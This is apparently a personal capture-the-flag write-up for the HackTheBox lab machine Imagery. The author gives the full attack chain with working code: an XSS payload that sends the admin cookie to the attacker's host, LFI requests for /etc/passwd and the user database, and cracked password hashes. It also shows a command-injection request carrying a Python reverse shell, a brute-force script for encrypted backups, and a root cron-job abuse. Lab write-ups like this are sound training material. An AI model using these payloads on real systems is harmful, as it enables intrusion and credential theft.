HackTheBox | Imagery

Imagery is finally retired machine so I can post my write-up. Nmap shows two open ports
1
2
3
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt
At the port 8000 we can see web application called Imagery, which is Python Flask gallery allowing user to upload his images.
Scanning for directories and files didn’t give anything useful.
My first thought was to try upload some shell inside the image, but this didn’t work. Then I tried some SQL Injection on form inputs, but also didn’t work, I only observed that 'is sanitised
My seconds guess was maybe some XSS on the report bug page and I was lucky because there must be some kind of cron imitating admin login and reading these reports
initial foothold
So started python http server and I sent a report bug with
1
<img src=1 onerror="document.location='http://10.10.14.230:8081/cookie/'+document.cookie">
and after a few moments i saw connection from the site with admin token:
 Admin cookie cames to me
1
10.10.11.88 - - [17/Dec/2025 09:49:17] "GET /cookie/session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aULDIA.vLY0BN9_fzmNcEI4DfYO7rLggTs HTTP/1.1" 404 -
After login into admin page i needed to drop /bug_report request in Burp because i accidentaly broke the whole page, but goal was achived, i was able to download some admin log file and as it turned out downloading has a really simple LFI vulnerability
1
2
3
4
5
6
7
8
9
10
11
GET /admin/get_system_log?log_identifier=../../../../../../../etc/passwd HTTP/1.1
Host: imagery.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://imagery.htb:8000/
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aULDIA.vLY0BN9_fzmNcEI4DfYO7rLggTs
Upgrade-Insecure-Requests: 1
Priority: u=0, i
 Admin cookie cames to me
Interesting users are mark and web user
But for now I tried to understand more how this app works, so I downloaded app.py and other app files basing on included files
1
2
3
4
5
6
7
8
9
app.py
config.py
api_misc.py
api_edit.py
api_admin.py
api_manage.py
api_upload.py
api_auth.py
utlis.py
In the api_admin.py I can see very interesing endpoint /admin/impersonate_testuser, which turned out as a rabbit hole, because after creation the [email protected] user it doesn’t has necessary isTestuser flag, which is necessary to access functions marked as in development in api_edit.py so I needed to find another way.
In the config.py there is a line DATA_STORE_PATH = 'db.json'
After fetching this file we get password hashes for all users and we can see that [email protected] actually has necessary flag.
1
2
3
4
5
6
7
8
9
10
11
GET /admin/get_system_log?log_identifier=../db.json HTTP/1.1
Host: imagery.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://imagery.htb:8000/
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aULDIA.vLY0BN9_fzmNcEI4DfYO7rLggTs
Upgrade-Insecure-Requests: 1
Priority: u=0, i
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Wed, 17 Dec 2025 18:33:06 GMT
Content-Disposition: attachment; filename=db.json
Content-Type: text/plain; charset=utf-8
Content-Length: 1277
Last-Modified: Wed, 17 Dec 2025 18:32:08 GMT
Cache-Control: no-cache
ETag: "1765996328.4327364-1277-4065660163"
Date: Wed, 17 Dec 2025 18:33:06 GMT
Vary: Cookie
Connection: close

{
    "users": [
        {
            "username": "[email protected]",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "[email protected]",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "[email protected]",
            "password": "2c9341ca4cf3d87b9e4eb905d6a3ec45",
            "displayId": "2fd1f92d",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        }
    ],
    "images": [],
    "image_collections": [
        {
            "name": "My Images"
        },
        {
            "name": "Unsorted"
        },
        {
            "name": "Converted"
        },
        {
            "name": "Transformed"
        }
    ],
    "bug_reports": []
}
Hashcat is able to crack this in the blink of an eye
1
2
3
4
5
6
2c65c8d7bfbca32a3ed42596192384f6:iambatman

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 2c65c8d7bfbca32a3ed42596192384f6
So this is a user with necessary flag:
1
2
[email protected]
iambatman
being a test user gives us many more interesting possibilities in api_edit.py for example
1
2
3
4
5
6
7
8
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        if transform_type == 'crop':
            x = str(params.get('x'))
            y = str(params.get('y'))
            width = str(params.get('width'))
            height = str(params.get('height'))
            command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
            subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
I imagine this degrees param could look like
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
POST /apply_visual_transform HTTP/1.1
Host: imagery.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://imagery.htb:8000/
Content-Type: application/json
Content-Length: 203
Origin: http://imagery.htb:8000
Connection: keep-alive
Cookie: session=.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aUL_6Q.YJ2xYmx5HJ_lFVlFfAknMpqESXU
Priority: u=0

{"imageId":"ce815399-1559-4ad4-aa92-21151507ceab","transformType":"crop","params":{"x":1,"y":"1 /tmp/1.jpg ; python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.230\",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\"/bin/sh\")'","width":300,"height":300}}
and yes indeed it opens reverse shell!
user flag
interesing finding in linpeas
1
2
3
drwxr-xr-x 2 root root 4096 Sep 22 18:56 /var/backup
total 22516
-rw-rw-r-- 1 root root 23054471 Aug  6  2024 web_20250806_120723.zip.aes
Let’s grab this file and examine more closely:
1
2
3
4
5
6
7
8
9
$ cd /var/backup
cd /var/backup
$ ls
ls
web_20250806_120723.zip.aes
$ python3 -m http.server 8081
python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.14.230 - - [17/Dec/2025 22:08:44] "GET /web_20250806_120723.zip.aes HTTP/1.1" 200 -
Begin of the file tells us what program is used to encrypt
1
2
3
4
5
6
7
8
    000000  41 45 53 02 00 00 1b 43  52 45 41 54 45 44 5f 42   AES....CREATED_B
    000010  59 00 70 79 41 65 73 43  72 79 70 74 20 36 2e 31   Y.pyAesCrypt 6.1
    000020  2e 31 00 80 00 00 00 00  00 00 00 00 00 00 00 00   .1..............
    000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
    000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
    000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
    000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
I wrote a simple Python script to crack this archive
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
import argparse
import pathlib
import pyAesCrypt

BUFFER_SIZE = 64 * 1024

def try_passwords(enc_file, wordlist_file, output_dir):
    enc_path = pathlib.Path(enc_file)
    wordlist_path = pathlib.Path(wordlist_file)
    out_dir = pathlib.Path(output_dir)
    out_dir.mkdir(parents=True, exist_ok=True)

    with wordlist_path.open("r", encoding="utf-8") as words:
        for raw in words:
            password = raw.strip()
            if not password:
                continue

            candidate_output = out_dir / f"{enc_path.stem}_{password}.dec"
            try:
                pyAesCrypt.decryptFile(
                    str(enc_path),
                    str(candidate_output),
                    password,
                    BUFFER_SIZE,
                )
                print(f"[+] Password found: {password}")
                return password
            except ValueError:
                candidate_output.unlink(missing_ok=True)
            except Exception as exc:
                candidate_output.unlink(missing_ok=True)
                print(f"[-] {password}: {exc}")

    print("[-] Password not found")
    return None

def parse_args():
    parser = argparse.ArgumentParser(description="Brute-force pyAesCrypt file.")
    parser.add_argument("encrypted_file", help="Path to the encrypted .aes file")
    parser.add_argument("wordlist_file", help="Path to the wordlist file")
    parser.add_argument("-o", "--output-dir", default="decrypted", help="Directory for decrypted attempts")
    return parser.parse_args()

if __name__ == "__main__":
    args = parse_args()
    try_passwords(args.encrypted_file, args.wordlist_file, args.output_dir)
and call it
1
2
└─$ python3 app.py web.zip.aes /usr/share/wordlists/rockyou.txt -o output
[+] Password found: bestfriends
in the backup I’ve found db.json which contains mark user with password hash
1
2
3
4
5
01c3d2e5bdaf6134cec0a367cf53e535:supersmash

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
It is finally time to log in as mark
1
2
3
4
5
6
7
8
9
$ su mark
su mark
Password: supersmash

mark@Imagery:/home/web/web$ cd ~
cd ~
mark@Imagery:~$ cat user.txt
cat user.txt
740---e6
root
User mark may run the following commands on Imagery: (ALL) NOPASSWD: /usr/local/bin/charcol
mark@Imagery:/usr/local/bin$ sudo charcol shell
Charcol The Backup Suit - Development edition 1.0.0 is some custom backup tool with possibility to add cron as root user (backup omit /root directory) But we an read root flag by just executing:
auto add --schedule "* * * * *" --command "cp /root/root.txt /tmp/root2.txt && chmod 666 /tmp/root2.txt" --name "Job2"
We could obviously set the SUID on /bin/bash but this also does the trick
1
2
3
mark@Imagery:/tmp$ cat root2.txt
cat root2.txt
ddb---4e